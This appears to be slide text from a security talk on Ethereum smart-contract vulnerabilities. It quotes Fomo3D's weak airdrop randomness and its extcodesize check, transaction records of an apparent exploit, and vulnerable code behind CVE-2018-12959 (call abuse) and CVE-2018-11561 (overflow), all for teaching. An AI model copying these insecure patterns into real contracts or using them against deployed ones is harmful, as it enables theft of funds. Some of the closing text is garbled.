
## Airdrop vulnerability

### Bad Randomness

```
/**
 * @dev generates a random number between 0-99 and checks to see if that
 * resulted in an airdrop win
 * @return do we have a winner?
 */
function airdrop()
private
view
returns(bool)
{
uint256 seed = uint256(keccak256(abi.encodePacked(
    (block.timestamp).add
    (block.difficulty).add
    ((uint256(keccak256(abi.encodePacked(block.coinbase)))) / (now)).add
    (block.gaslimit).add
    ((uint256(keccak256(abi.encodePacked(msg.sender)))) / (now)).add
    (block.number)
)));
if((seed - ((seed / 1000) * 1000)) < airDropTracker_)
return(true);
else
return(false);
}
```

```
modifier isHuman() {
address _addr = msg.sender;
uint256 _codeLength;

assembly { _codeLength := extcodesize(_addr) }
require(_codeLength == 0, "sorry humans only");
}
```



Fomo3D



# Bad Randomness

## Block the deal

```
/**
 * @dev returns all current round info needed for front end
 * -functionhash- 0x747dff42
 * @return eth invested during ICO phase
 * @return round id
 * @return total keys for round
 * @return time round ends
 * @return time round started
 * @return current pot
 * @return current team ID & player ID in lead
 * @return current player in leads address
 * @return current player in leads name
 * @return whales eth in for round
 * @return bears eth in for round
 * @return sneks eth in for round
 * @return bulls eth in for round
 * @return airdrop tracker # & airdrop pot
 */
function getCurrentRoundInfo()
```

From: 0xa169df5ed3363cfc4c92ac96c6c5f2a42fccb85  
To: Contract 0xa62142888aba8370742be823c1782d17a0389da1 (Fomo3D:Long) ✓  
TRANSFER 10,469.660003123933104565 Ether from 0xa62142888aba8370... to → 0xa169df5ed3363cfc4...

Transactions For Block 6191908

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A total of 5 transactions found

TxHash	Block	Age	From	To	Value	[TxFee]
Contract 0x18e1b664c6a2e88b93c1b71f61cbf76a726b7801 ⚠				0x663c9e9bbf5282b...	0.05 Ether	0.0021
Warning! Error encountered during contract execution [Bad instruction] ⚠				0x18e1b664c6a2e88...	0 Ether	0.08517003
0 Ether (\$0.00)				0x18e1b664c6a2e88...	0 Ether	0.90180325
170000				0x18e1b664c6a2e88...	0 Ether	1.35270731
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0.0851700306 Ether (\$16.88)						

# Fomo3D

# Blockchain Smart Contract Vulnerability

## Demo



### Call Abuse

CVE-2018-12959



### Arithmetic overflow

CVE-2018-11561

# Call Abuse

## CVE-2018-12959

We look directly at line 120, the function `approveAndCall`.

```
function approveAndCall(address _spender, uint256 _value, bytes _extraData) returns (bool
success) {
    allowed[msg.sender][_spender] = _value;
    Approval(msg.sender, _spender, _value);

    //call the receiveApproval function on the contract you want to be notified. This
crafts the function signature manually so one doesn't have to include a contract in here
just for this.
    //receiveApproval(address _from, uint256 _value, address _tokenContract, bytes
_extraData)
    //it is assumed that when does this that the call *should* succeed, otherwise one
would use vanilla approve instead.

    if(!_spender.call(bytes4(bytes32(sha3("receiveApproval(address,uint256,address,bytes)"))),
msg.sender, _value, this, _extraData)) { throw; }
        return true;
    }
```



# DEMO

# Arithmetic overflow

CVE-2018-11561

We look directly at line 70, the function `distributeToken`.

```
70  function distributeToken(address[] addresses, uint256 _value) {  
71      for (uint i = 0; i < addresses.length; i++) {  
72          balances[msg.sender] -= _value;  
73          balances[addresses[i]] += _value;  
74          transfer(msg.sender, addresses[i], _value);  
75      }
```

# DEMO



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# Conclusion

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## Public Chain Attack

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ETH&EOS  
Node Attack

## Smart contract Attack

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Reentrancy  
Call function abuse  
Arithmetic overflow  
Dos  
Bad Randomness

## Public Chain Audit

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Have to figure out the  
program execution  
process

## Smart contract Audit


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Patiently view each  
line of code

**Thank You**




# Bad Randomness EVENT



The countdown is 24 hours. Each participant participates in a scam for 30 seconds (+30s) and the upper limit is 24 hours. If the game is over, then the last player will get 48 participants from all previous participants.

